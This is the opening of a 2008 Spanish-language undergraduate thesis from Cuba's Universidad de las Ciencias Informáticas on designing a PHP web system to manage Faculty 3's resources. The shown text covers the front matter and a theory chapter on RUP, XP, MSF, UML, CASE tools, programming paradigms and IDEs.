Universidad de las "Ciencias Informáticas"

Facultad **3**

Trabajo de Diploma para optar por el título de

Ingeniero en Ciencias Informáticas

Diseño e Implementación del Sistema de Gestión de Información de los Recursos de la Facultad 3.

Autor:

Israeldis González Abad.

Tutor:

Dr.C Pascual Verdecia Vicet.

Ciudad de La Habana Cuba.

Junio, 2008

"Ser culto es el único modo de ser libre."

José Martí.

DECLARACIÓN DE AUTORÍA

Declaro que soy el único autor de este trabajo y autorizo a la Dirección de la Universidad de las Ciencias Informáticas a hacer uso del mismo en su beneficio.

Para que así conste firmo la presente a los _____ días del mes de _____ del año _____.

_____

Firma del autor
(**Israeldis González Abad.**)

_____
Firma del tutor
(Dr.C Pascual Verdecia Vicet)

DATOS DE CONTACTO

Pascual Verdecia Vicet
Ingeniero de Minas, Ingeniero Civil (1994), Máster en Voladura con Explosivos, Doctor en Ciencias Técnicas (2002), 21 años profesor de Física, Categoría Asistente.
pverdecia@uci.cu

AGRADECIMIENTOS

A mis padres por la confianza, el apoyo y cariño que siempre me han dado y por ser el mejor ejemplo para mí.

A mis hermanos por confiar en mí.

A mis tíos y primos por todo el cariño que siempre me han dado.

A mis amigos de la vieja escuela por estar siempre a la hora buena.

A mi abuela por quererme tanto.

A mis compañeros del Medal Of Honor y el MVP por los momentos de alegría.

A mi novia por comprenderme y amarme.

A mi tutor por guiarme en el desarrollo de este trabajo.

A la Universidad de las Ciencias Informáticas por educarnos y hacer nuestros sueños realidad.

A todos los que preguntaron ¿Cómo va la tesis?

DEDICATORIA

A mis adorados padres por ser mi guía y ejemplo.

A mis hermanos, por su apoyo estos cinco años.

A Fidel y la Revolución cubana por dejarme ser parte de la UCI.

A mis amigos.

RESUMEN

En el presente trabajo se realiza un estudio de la situación actual de la Gestión de Información de Recursos de la Facultad 3 de la Universidad de las Ciencias Informáticas (UCI).

Se describen las técnicas y herramientas utilizadas en la programación así como la aplicación de patrones dentro del flujo de desarrollo de software siguiendo la metodología y procesos dictados por el Proceso Unificado de Racional (RUP).

El documento incluye las etapas de Diseño e implementación del sistema, sobre la base del análisis a la arquitectura que soporta el mismo. Dentro de las soluciones se describen las medidas de seguridad que fueron aplicadas para garantizar la integridad del sistema.

INTRODUCCIÓN

Con el transcurso del tiempo han surgido grandes avances en la tecnología, eslabón fundamental en el desarrollo actual del mundo. Diferentes son las ramas de la ciencia que se han beneficiado con estos avances. Una de estas ramas beneficiadas, es la informática.

La informática ha sido una de las ramas más importantes del desarrollo socio económico de cualquier país ya que es capaz de resolver problemas existentes en empresas, dándoles rapidez y eficiencia en la gestión de procesos.

Cuba se ha visto envuelta en los últimos años en un proceso de rectificación y mejoramiento de sus políticas en cuanto a computación y creación de software. Para ello se han creado leyes, organismos, entidades y estructuras que favorecen el mejor desarrollo de la informática.

La revolución cubana tomó como estrategia informatizar el país, aprovechando los recursos humanos con que cuenta para así llegar a tener la exportación de software como uno de sus principales renglones económicos. A raíz de esto surge la Universidad de las Ciencias Informáticas (UCI), que combina la preparación académica y la producción en materia de software.

La UCI está compuesta por diez facultades en la que cada una, tiene matriculados aproximadamente mil estudiantes vinculados a perfiles específicos. Esto implica el manejo de gran cantidad de recursos tanto humanos como materiales, estos requieren de un sistema para su desarrollo y control eficiente que le facilite el trabajo al personal que manejan estos recursos.

La facultad 3 no está exenta a esta estructura por lo que se propuso automatizar estas necesidades, brindando accesibilidad y optimización. El sistema resultante brindará las

facilidades de administrar, controlar y contabilizar los recursos, mostrar la información requerida acorde a niveles de acceso.

Dada la situación antes descrita se plantea la siguiente **situación problemática**: La facultad 3 posee una gran cantidad de recursos materiales y humanos los cuales debe controlar para su correcto funcionamiento. Estos recursos son gestionados manualmente por los especialistas, lo que implica un proceso lento, complejo y susceptible a errores, impidiendo un control eficiente sobre los mismos.

Lo cual permite formular el siguiente **problema científico**: Cómo gestionar desde una aplicación Web, los recursos materiales y humanos almacenados en Base de Datos.

El problema planteado se enmarca en el **objeto de estudio**: La gestión de información de recursos humanos y materiales almacenados en Base de Datos.

Campo de acción: Diseño e implementación para la gestión de información de recursos humanos y materiales.

Objetivos Generales: Diseñar e implementar una aplicación Web que permita la gestión de información de recursos de la Facultad 3.

Tareas generales:

Estudio de las principales metodologías de desarrollo existentes.
Estudio de los principales lenguajes de modelado y herramientas CASE.
Estudio de la tendencia de los lenguajes de programación.
Selección de las herramientas a utilizar.
Análisis de las Posibles soluciones.
Realizar los diagramas de clases de los casos de uso del sistema.
Realizar los diagramas de secuencias.
Implementación del diseño.

Posibles resultados: Un sitio Web para la gestión de recursos de la Facultad 3 con el uso de Software Libre.

CAPÍTULO 1: FUNDAMENTACIÓN TEÓRICA.

1.1 Introducción.

En el presente capítulo se tratan diferentes temas que abordarán la necesidad de implementar un sistema para mejorar la gestión de información de recursos. Se hará un breve análisis de las distintas técnicas de programación existentes. También se mencionan las tendencias y tecnologías actuales en el desarrollo de aplicaciones y finalmente se fundamentan los objetivos propuestos.

1.2 Aplicación Web.

Una aplicación Web es un sistema informático que los usuarios utilizan accediendo a un servidor Web a través de Internet o de una intranet.

Las aplicaciones web tienen varias ventajas sobre los programas de software descargables tradicionales. (Paul Grahm 2001) Estas son las principales:

- **Compatibilidad multiplataforma.** Las aplicaciones web tienen un camino mucho más sencillo para la compatibilidad multiplataforma que las aplicaciones de software descargables. Varias tecnologías incluyendo Java, Flash, ASP y Ajax permiten un desarrollo efectivo de programas soportando todos los sistemas operativos principales.
- **Actualización.** Las aplicaciones basadas en web están siempre actualizadas con el último lanzamiento sin requerir que el usuario tome acciones pro-activas.
- **Inmediatez de acceso.** Las aplicaciones basadas en web no necesitan ser descargadas, instaladas y configuradas.
- **Menos requerimientos de memoria.** Las aplicaciones basadas en web tienen muchas más razonables demandas de memoria RAM de parte del usuario final que los programas instalados localmente. Al residir y correr en los servidores del

proveedor, a esas aplicaciones basadas en web usa en muchos casos la memoria de las computadoras que ellos corren, dejando más espacio para correr múltiples aplicaciones del mismo tiempo sin incurrir en frustrantes deterioros en el rendimiento.

- **Múltiples usuarios concurrentes.** Las aplicaciones basadas en web pueda realmente ser utilizada por múltiples usuarios al mismo tiempo. No hay más necesidad de compartir pantallas o enviar instantáneas cuando múltiples usuarios pueden ver e incluso editar el mismo documento de manera conjunta..

1.3 Metodologías de Desarrollo de Software.

En este epígrafe se aborda sobre RUP, Extreme Programming (XP), y Microsoft Solution Framework (MSF) como procesos y metodologías de Desarrollo de Software.

1.3.1 Rational Unified Process (RUP).

El Proceso Unificado Racional (*Rational Unified Process* en inglés, habitualmente resumido como RUP) es un proceso de desarrollo de software y junto con el Lenguaje Unificado de Modelado UML, constituye la metodología estándar más utilizada para el análisis, implementación y documentación de sistemas orientados a objetos.

RUP es uno de los procesos más generales de los existentes actualmente, ya que en realidad está pensado para adaptarse a cualquier proyecto, y no tan solo de software.
Un proyecto realizado siguiendo RUP se divide en cuatro fases.

1. Inicio (determinar la visión del proyecto)
2. Elaboración (determinar la arquitectura óptima)
3. Construcción (llevar a obtener la capacidad operacional inicial)
4. Transición (fin del proyecto y puesta en producción)

En cada fase se ejecutarán una o varias iteraciones (de tamaño variable según el proyecto), y dentro de cada una de ellas seguirá un modelo de cascada o *waterfal* para

los flujos de trabajo que requieren las nuevas actividades anteriormente citadas (Ver figura 1.1) .




Figura 1.1 Fases e iteraciones de RUP

RUP define nueve actividades a realizar en cada fase del proyecto

1. Modelado del negocio
2. Análisis de requisitos
3. Análisis y diseño
4. Implementación
5. Test
6. Distribución
7. Gestión de configuración y cambios
8. Gestión del proyecto
9. Gestión del entorno

y el flujo de trabajo (workflow) entre ellas en base a los diagramas de actividad(Ver figura 1.2).

El proceso define una serie de roles que se distribuyen entre los miembros del proyecto y que definen las tareas de cada uno y el resultado que se espera de ellos.




Figura 1.2 Flujos de trabajo de RUP

RUP se basa en casos de uso para describir lo que se espera del software y está muy orientado a la arquitectura del sistema, documentándose lo mejor posible, basándose un UML (Unified Modeling Language) como herramienta principal.

1.3.2 Programación Extrema (Extreme Programming, XP)

XP es una metodología ágil centrada en potenciar las relaciones interpersonales como clave para el éxito en desarrollo de software, promoviendo el trabajo en equipo, preocupándose por el aprendizaje de los desarrolladores, y propiciando un buen clima de trabajo. XP se basa en realimentación continua entre el cliente y el equipo de desarrollo, comunicación fluida entre todos los participantes, simplicidad en las soluciones implementadas y coraje para enfrentar los cambios. XP se define como especialmente adecuada para proyectos con requisitos imprecisos y muy cambiantes, y donde existe un alto riesgo técnico.

Los roles de acuerdo con la propuesta original de Beck son:

- **Programador**. El programador escribe las pruebas unitarias y produce el código del sistema.

- **Cliente**. Escribe las historias de usuario y las pruebas funcionales para validar su implementación. Además, asigna la prioridad a las historias de usuario y decide cuáles se implementan en cada iteración centrándose en aportar mayor valor al negocio.
- **Encargado de pruebas (Tester)**. Ayuda al cliente a escribir las pruebas funcionales. Ejecuta las pruebas regularmente, difunde los resultados en el equipo y es responsable de las herramientas de soporte para pruebas.
- **Encargado de seguimiento (Tracker)**. Proporciona realimentación al equipo. Verifica el grado de acierto entre las estimaciones realizadas y el tiempo real dedicado, para mejorar futuras estimaciones. Realiza el seguimiento del progreso de cada iteración.
- **Entrenador (Coach)**. Es responsable del proceso global. Debe proveer guías al equipo de forma que se apliquen las prácticas XP y se siga el proceso correctamente.
- **Consultor**. Es un miembro externo del equipo con un conocimiento específico en algún tema necesario para el proyecto, en el que puedan surgir problemas.
- **Gestor (Big boss)**. Es el vínculo entre clientes y programadores, ayuda a que el equipo trabaje efectivamente creando las condiciones adecuadas. Su labor esencial es de coordinación (Ver figura 1.3).




Figura 1.3 Metodología XP

La metodología de XP se basa en:

- **Pruebas Unitarias:** se basa en las pruebas realizadas a los principales procesos, de tal manera que adelantándonos en algo hacia el futuro, podamos hacer pruebas de las fallas que pudieran ocurrir. Es como si nos adelantáramos a obtener los posibles errores.

- **Re fabricación:** se basa en la reutilización de código, para lo cual se crean patrones o modelos estándares, siendo más flexible al cambio.

- **Programación en pares:** una particularidad de esta metodología es que propone la programación en pares, la cual consiste en que dos desarrolladores participen en un proyecto en una misma estación de trabajo. Cada miembro lleva a cabo la acción que el otro no está haciendo en ese momento. Es como el chofer y el copiloto: mientras uno conduce, el otro consulta el mapa.

1.3.3 Microsoft Solution Framework (MSF)

Microsoft Solution Framework (MSF) es una flexible e interrelacionada serie de conceptos, modelos y prácticas de uso que controlan la planificación, el desarrollo y la gestión de proyectos tecnológicos. MSF se centra en los modelos de proceso y de equipo dejando en un segundo plano las elecciones tecnológicas. Originalmente creado en 1994 para conseguir resolver los problemas a los que se enfrentaban las empresas en sus respectivos proyectos, se ha convertido posteriormente en un modelo práctico que facilita el éxito de los proyectos tecnológico.

MSF se compone de varios modelos encargados de planificar las diferentes partes implicadas en el desarrollo de un proyecto: Modelo de Arquitectura del Proyecto, Modelo de Equipo, Modelo de Proceso, Modelo de Gestión del Riesgo, Modelo de Diseño de Proceso y finalmente el modelo de Aplicación (Ver figura 1.4).

- **Modelo de Arquitectura del Proyecto***:* Diseñado para acortar la planificación del ciclo de vida. Este modelo define las pautas para construir proyectos empresariales a través del lanzamiento de versiones.
- **Modelo de Equipo***:* Este modelo ha sido diseñado para mejorar el rendimiento del equipo de desarrollo. Proporciona una estructura flexible para organizar los equipos de un proyecto. Puede ser escalado dependiendo del tamaño del proyecto y del equipo de personas disponibles.
- **Modelo de Proceso***:* Diseñado para mejorar el control del proyecto, minimizando el riesgo, y aumentar la calidad acortando el tiempo de entrega. Proporciona una estructura de pautas a seguir en el ciclo de vida del proyecto, describiendo las fases, las actividades, la liberación de versiones y explicando su relación con el Modelo de equipo.
- **Modelo de Gestión del Riesgo***:* Diseñado para ayudar al equipo a identificar las prioridades, tomar las decisiones estratégicas correctas y controlar las emergencias que puedan surgir. Este modelo proporciona un entorno estructurado para la toma de decisiones y acciones valorando los riesgos que puedan provocar.
- **Modelo de Diseño del Proceso***:* Diseñado para distinguir entre los objetivos empresariales y las necesidades del usuario. Proporciona un modelo centrado en el usuario para obtener un diseño eficiente y flexible a través de un enfoque iterativo. Las fases de diseño conceptual, lógico y físico proveen tres perspectivas diferentes para los tres tipos de roles: los usuarios, el equipo y los desarrolladores.
- **Modelo de Aplicación***:* Diseñado para mejorar el desarrollo, el mantenimiento y el soporte, proporciona un modelo de tres niveles para diseñar y desarrollar aplicaciones software. Los servicios utilizados en este modelo son escalables, y pueden ser usados en un solo ordenador o incluso en varios servidores.

Figura 1.4 Metodología MSF

Con lo expuesto anteriormente sobre los procesos de desarrollo de software y en vista de que el proyecto:

- Debe ser suficiente y adecuadamente documentado para que los futuros informáticos que deban perfeccionarlo u agrandarlo tengan una base sólida por donde guiarse.
- Consta de muchos intereses involucrados (dígase usuarios de la aplicación y clientes directos).
- No tiene inmediatez en tiempo de entrega.

Y teniendo en cuenta que RUP:

- Define roles fundamentales que tienen a su cargo la generación de artefactos y documentación correctos por cada fase y flujo que tributan a un buen producto final.
- Es una metodología establecida y una de las más usadas mundialmente.
- Está respaldada por buenos resultados en proyectos en el mundo y en la UCI.
- Está diseñada de forma que exista un entendimiento continuo y gradual de todos los implicados en el proyecto.
- Centra su ciclo de vida en la arquitectura.

Se determinó adoptar esta metodología para guiar el desarrollo del proyecto.

1.4 Lenguaje Unificado de Modelado (UML).

Lenguaje Unificado de Modelado (UML, por sus siglas en inglés, Unified Modeling Language) es el lenguaje de modelado de sistemas de software más conocido y utilizado en la actualidad; está respaldado por el OMG (Object Management Group). Es un lenguaje gráfico para visualizar, especificar, construir y documentar un sistema de software. UML ofrece un estándar para describir un "plano" del sistema (modelo), incluyendo aspectos conceptuales tales como procesos de negocios y funciones del sistema, y aspectos concretos como expresiones de lenguajes de programación, esquemas de bases de datos y componentes de software reutilizables.
Es importante resaltar que UML es un "lenguaje" para especificar y no para describir métodos o procesos (Schmuller, 2000). Se utiliza para definir un sistema de software, para detallar los artefactos en el sistema y para documentar y construir. En otras palabras, es el lenguaje en el que está descrito el modelo. Se puede aplicar en una gran variedad de formas para dar soporte a una metodología de desarrollo de software (tal como el Proceso Unificado Racional), pero no especifica en sí mismo qué metodología o proceso usar.

UML no puede compararse con la programación estructurada, pues UML significa (Lengua de Modelación Unificada), no es programación, solo se diagrama la realidad de una utilización en un requerimiento. Mientras que, programación estructurada, es una forma de programar como lo es la orientación a objetos, sin embargo, la orientación a objetos viene siendo un complemento perfecto de UML, pero no por eso se toma UML sólo para lenguajes orientados a objetos.

1.5 Herramientas CASE.

Las Herramientas CASE (Computer Aided Software Engineering, Ingeniería de Software Asistida por Ordenador) son las aplicaciones informáticas destinadas a aumentar la productividad en el desarrollo de software reduciendo el costo de las mismas en términos

de tiempo y de dinero. Estas herramientas contribuyen de manera directa en todos los aspectos del ciclo de vida de desarrollo del software en tareas como el proceso de realizar un diseño del proyecto, cálculo de costes, implementación de parte del código automáticamente con el diseño dado, compilación automática, documentación o detección de errores entre otras. Cada una de estas herramientas persigue nueve Objetivos principales:

- Mejorar la productividad en el desarrollo y mantenimiento del software.
- Aumentar la calidad del software.
- Mejorar el tiempo y coste de desarrollo y mantenimiento de los sistemas informáticos.
- Mejorar la planificación de un proyecto
- Aumentar la biblioteca de conocimiento informático de una empresa ayudando a la búsqueda de soluciones para los requisitos.
- Automatizar, desarrollo del software, documentación, generación de código, pruebas de errores y gestión del proyecto.
- Ayuda a la reutilización del software, portabilidad y estandarización de la documentación
- Gestión global en todas las fases de desarrollo de software con una misma herramienta.
- Facilitar el uso de las distintas metodologías propias de la ingeniería del software.

1.5.1 Rational Rose.

- Herramienta propietaria.
- Perteneciente a la familia Rational Rose.
- Madura, bien establecida en el mercado.
- Incluye una Modelación Añadida de la Web que proporciona visualización, modelación y herramientas para el desarrollo de aplicaciones Web.
- Ofrece habilidades de análisis de calidad de código y generación del código, con capacidades de sincronización, así como manejo más granular y uso de modelos.

1.5.2 Visual Paradigm.

- Ofrece entorno de creación de diagramas para UML 2.0.
- Disponibilidad en múltiples plataformas.
- Disponibilidad de integrarse en los principales IDEs.
- Soporta una gama de lenguajes en la Generación de Código e Ingeniería Inversa en Java, C++, CORBA IDL, PHP, Esquema de XML, Ada y Python.
- La Generación de Código soporta C #, VB .NET, Lenguaje de Definición de Objeto (ODL), Flash Action Script, Delphi, Perl, Objetivo-C, y Ruby.

Por las anteriores características mencionadas, adicionadas a las ventajas que presenta en el diseño de sistemas y a la agilidad que proporciona en la modelación, se determinó emplear Visual Paradigm en la posterior propuesta de solución

1.6 Reseña de las técnicas de programación hasta la actualidad.

Las técnicas de programación son aplicables cuando se desea trasladar a la computadora el funcionamiento de un proceso, o la solución a un problema determinado, para ello se realiza una abstracción, o sea, un modelo simplificado de la realidad tomando los elementos más significativos y transformándolos en variables, de esta forma la computadora podrá entenderlo obtenido así el resultado que se estaba buscando. (Müller, 1997).

Lo que permite especificar, a modo de instrucciones, cuáles son los pasos que tendrá que seguir la computadora para resolver el problema se denomina lenguaje de programación, que no es otra cosa que una herramienta. La forma en que se especifique y elabore la solución es a lo que se llama técnica de programación, a continuación se hace referencia brevemente a las más conocidas.

1.6.1 Programación no estructurada.

Esta técnica es muy simple, y se usa fundamentalmente cuando se está empezando a aprender a programar, su mayor uso se encuentra en la elaboración de programas

pequeños y sencillos, son simples algoritmos cuyas instrucciones de control operan directamente sobre la data que es de acceso global. Una vez que los programas se hacen suficientemente grandes esta técnica se convierte en una desventaja, por ejemplo, si se necesitaba hacer una operación en diferentes momentos del programa, habría que repetir el código para dicha operación, esto condujo a la idea de agrupar este código que pudiera repetirse y ofrecer una técnica para acceder a ellos desde el programa principal y regresar al mismo, esta nueva técnica se llamó “Programación Procedimental”. (Müller, 1997).

1.6.2 Programación procedimental.

Es un paradigma de programación basado en el concepto de “llamado de procedimientos”, los procedimientos, también conocidos como rutinas, sub rutinas, métodos o funciones, simplemente consisten en series de pasos computacionales. La mayor parte de los lenguajes de alto nivel la soportan, permiten la creación de procedimientos, que son trozos de código que realizan una tarea determinada. (USR.CODE, 2004).

Un procedimiento podrá ser invocado muchas veces desde otras partes del programa con el fin de aislar la tarea en cuestión y, una vez que finaliza su ejecución, retorna al punto del programa desde donde se realizó la llamada.

De esta forma, se puede dividir el problema en problemas más pequeños, y así, llevar la complejidad a un nivel manejable. Si un procedimiento ya es correcto, cada vez que es usado produce resultados correctos. (Müller, 1997).

A medida que los programas fueron complejizándose surgió la necesitad de agrupar estos procedimientos según su comportamiento, y a esta nueva técnica se le denominó “Programación Modular”.

1.6.3 Programación Modular.

En la programación modular, los procedimientos con funcionalidades semejantes se agruparon en módulos separados, como consecuencia un programa, ya no está formado

solo de una sección. Ahora está dividido en varias secciones más pequeñas que interactúan a través de llamadas a procedimientos y que integran el programa en su totalidad. (USR.CODE, 2004).
Cada módulo puede tener sus propios datos, lo cual permite que manejen un estado interno que pueda ser modificado por las llamadas a sus procedimientos internos, existe solo un estado por módulo, y un solo módulo por programa. (Müller, 1997).

Esta técnica de programación presenta algunas desventajas como son la repetición del mismo código referente al estado interno en más de un módulo, lo cual implicaría que al hacer un cambio en el estado interno por pequeño que fuese en alguno de los módulos, habría que modificar varios de los otros módulos y probarlos de nuevo, otra desventaja la constituye también la forma en sí de agrupar los procedimientos por funcionalidades semejantes. Se siguió profundizando en la teoría y aparecieron nuevos conceptos que revolucionarían la forma de programar.

1.6.4 Programación orientada a objetos.

Con el uso de esta técnica de programación se pretende simplificar la modificación y extensión del software para lograr una mayor reutilización del mismo, permite una fácil comprensión debido a que la estructura del software y la del problema a resolver están relacionadas directamente.

En la programación orientada a objetos, el concepto de módulo es profundizado y se transforma en un objeto. “Los objetos representan componentes de un sistema descompuesto modularmente o bien unidades modulares de representación del conocimiento” (Booch, 1998). Además, allí, un programa no es otra cosa que una colección de objetos que se comunican entre sí mandándose mensajes unos a otros para lograr un objetivo común. (Müller, 1997)

Aplicando diseño orientado a objetos, se crea software resistente al cambio y escrito con economía de expresión. Se logra un mayor nivel de confianza en la corrección del software a través de una división inteligente de su espacio de estados. (Booch, 1998)

Esta técnica es la más usada actualmente por programadores, se ha mejorado para lograr una heterogeneidad de plataformas con la creación de servicios webs basados en el estándar XML. Lo cual ha inferido el surgimiento de nuevas formas de concebir un software tomando como base los servicios.

1.6.5 Programación orientada a servicios.

De forma resumida se podría decir que un Servicio Web es un componente de software que se comunica con otras aplicaciones codificando los mensajes en XML y enviando estos mensajes a través de protocolos estándares de Internet, intuitivamente es similar a un sitio web pero sin interfaz de usuario, brinda servicio a las aplicaciones en vez de a las personas. (González, 2001).

La programación orientada a servicios constituye un complemento de la programación orientada a objetos debido a que puede representarse como una capa adicional en el modelado de una solución, esta capa podría llamarse “Capa de Servicios” la cual se encargará de publicar aquellas funcionalidades que puedan resultar comunes para diferentes problemas, también ofrece facilidad para el desarrollo de aplicaciones distribuidas, que están dadas producto de la experiencia acumulada en la última década, sobre todo en las áreas de la computación distribuida, instalación de una solución e interoperabilidad entre sistemas heterogéneos. (Schwindt).

Una de las diferencias fundamentales entre esta técnica y la Programación orientada a objetos es la manera en la que ambas definen una “aplicación”. La Programación orientada a objetos determina que una aplicación está compuesta de clases interdependientes, mientras que la Programación orientada a servicios considera que una aplicación está compuesta por un conjunto de servicios autónomos. (Schwindt).

Los sistemas orientados a servicios, en cambio, son diseñados con un bajo nivel de acoplamiento que facilita la implementación de cambios y estos servicios pueden ser desarrollados en cualquier lenguaje corriendo en diferentes plataformas. (Schwindt).

Dado el creciente aumento en complejidad de las soluciones de software planteadas actualmente, ha surgido una nueva técnica denominada “Programación Orientada a Aspectos”.

1.6.6 Programación orientada a aspectos.

También conocida por AOP, por las siglas de (*Aspect-Oriented Programming)* o AOSD, por (*Aspect- Oriented Software Development*) buscan resolver un problema identificado hace tiempo en el desarrollo de software. Se trata del problema de la separación de incumbencias o conceptos y de la minimización de las dependencias entre ellos. (Kicillof)

Al adentrarse en el significado de un aspecto, se representa como una unidad que se define en términos de información parcial de otras unidades. Un aspecto de diseño es una unidad modular del diseño que se entremezcla en la estructura de otras partes del diseño. Un aspecto de programa o de código es una unidad modular del programa que aparece en otras unidades modulares del programa. (Calle, 2006).

Es un paradigma de programación relativamente reciente cuya intención es permitir una adecuada modulación de las aplicaciones y posibilitar una mejor separación de conceptos, sobre todo cuando para la programación orientada a objetos se le complejizan mucho las relaciones entre los objetos definidos.

El uso de una o más de estas técnicas está en dependencia de la complejidad del problema que se necesite resolver, aunque vale la pena aclarar que cada una de estas técnicas usa a sus predecesoras, ya sea de una forma o de otra.

1.7 Tendencia de los lenguajes de programación.

Se fueron creando lenguajes que dieran al traste con dichas técnicas de programación, con el paso del tiempo se fueron mejorando, se comenzó por los lenguajes de máquina que solo operan con números binarios y es el único que “entienden” directamente los procesadores. A principios de la década del 50 con el fin de facilitar la labor de los programadores aparecen los lenguajes ensambladores que sustituyen los códigos de operaciones numéricos del lenguaje de máquina por símbolos alfabéticos, siguieron surgiendo nuevas necesidades y requerimientos y aparecieron los lenguajes de alto nivel, los cuales se pueden clasificar en declarativos o imperativos.

Algunos de los lenguajes más populares en la actualidad son:

C++: Es un lenguaje de programación (LP), diseñado a principios de los años 1980, por Bjarne Stroustrup, como extensión del lenguaje de programación C, sus principales características son, el soporte para programación orientada a objetos, puede manipular directamente la memoria de la computadora, no tienen muchas verificaciones automáticas, no da soporte para interfaces de implementación, tiene Entornos de desarrollos (IDE) más comunes que dan soporte a este lenguaje. Visual C++ .NET de Microsoft, GCC para software libre, Borland C++ Builder de Borland

Java: Es un LP orientado a objetos desarrollado por Sun Microsystems a principios de los años 90. A diferencia de los lenguajes de programación convencionales, que generalmente están diseñados para ser compilados a código nativo, Java es compilado en un bytecode que es interpretado (usando normalmente un compilador JIT), por una máquina virtual Java. El lenguaje en sí mismo toma mucha de su sintaxis de C y C++, pero tiene un modelo de objetos mucho más simple y elimina herramientas de bajo nivel como punteros, da soporte a interfaces de implementación, y posee un modelo de objetos mejor definido que C++.

C#: Es un LP dentro de la plataforma Microsoft .Net es un lenguaje de programación orientado a objetos, desarrollado y estandarizado por Microsoft como parte de su plataforma .NET. Su sintaxis básica deriva de C/C++ y utiliza el modelo de objetos de la plataforma .NET el cual es similar al de Java aunque incluye mejoras derivadas de otros lenguajes Object Pascal más conocido por su IDE(Delphi).

PHP: Es un lenguaje de programación interpretado usado normalmente para la creación de páginas web dinámicas. PHP es un acrónimo recursivo que significa "**P**HP **H**ypertext **P**re-processor" (inicialmente PHP Tools, o, *P*ersonal *H*ome *P*age Tools). Actualmente también se puede utilizar para la creación de otros tipos de programas incluyendo aplicaciones con interfaz gráfica usando las bibliotecas Qt o GTK+.

El lenguaje escogido para desarrollar el sistema fue PHP (Dondo 2007), ya que el mismo:

- Es multiplataforma
- Presenta capacidad de conexión con la mayoría de los manejadores de base de datos que se utilizan en la actualidad.
- Permite las técnicas de Programación Orientada a Objetos.
- Es libre, por lo que se presenta como una alternativa de fácil acceso para todos.

1.8 Entorno de Desarrollo Integrado (IDE).

Un Entorno de Desarrollo Integrado o en inglés Integrated Development Environment ('IDE') es un programa compuesto por un conjunto de herramientas para un programador.

Puede dedicarse en exclusiva a un sólo lenguaje de programación o bien, poder utilizarse para varios.

Un IDE es un entorno de programación que ha sido empaquetado como un programa de aplicación, es decir, consiste en un editor de código, un compilador, un depurador y un constructor de interfaz gráfica GUI. Los IDEs pueden ser aplicaciones por si solas o pueden ser parte de aplicaciones existentes. El lenguaje Visual Basic por ejemplo puede

ser usado dentro de las aplicaciones de Microsoft Office, lo que hace posible escribir sentencias Visual Basic en forma de macros para Microsoft Word.

Los IDEs proveen un marco de trabajo amigable para la mayoría de los lenguajes de programación tales como C++, Java, C#, Delphi, Visual Basic, Object Pascal, Velneo, etc. En algunos lenguajes, un IDE puede funcionar como un sistema en tiempo de ejecución, en donde se permite utilizar el lenguaje de programación en forma interactiva, sin necesidad de trabajo orientado a archivos de texto, como es el caso de Smalltalk u Objective-C.

1.8.1 Zend Studio para Eclipse.

Zend Studio para Eclipse es la última versión hasta el 2008 del ya conocido entorno de programación integrado Zend.

Esta renovada versión de Zend agrupa las cualidades de sus versiones anteriores, como son:

- Integración del uso y completado de código personalizado de Zend Framework y vista de la lista de las funciones del framework desde la Visualización de Funciones PHP
- Aumentar la productividad con: Soporte PHP 5 completo, Analizador de Código, carpeta de Código, completado de Código, coloreado de Sintaxis, Administrador de Proyecto, Editor de Código, Depurador de gráficos y asistentes.
- Documentación del código de forma más sencilla, aplicaciones, y proyectos con PHPDocumentor, la herramienta de documentación estándar para PHP.
- Asegurar la protección máxima de ubicaciones de proyectos o en Internet con depuradores remotos seguros.

Zend Studio para Eclipse también brinda nuevas facilidades que lo hacen ser superior a las versiones anteriores:

- Dispone de un entorno mucho más flexible y profesional para controlar todo el ciclo de vida de un desarrollo.
- Capacidades de refactorización del código fuente: permite adecuar el comportamiento externo de una función o clase sin cambiar el funcionamiento interno.
- Dispone de un buen debugger local con la conexión a los servidores de desarrollo.

1.9 Servidores Web.

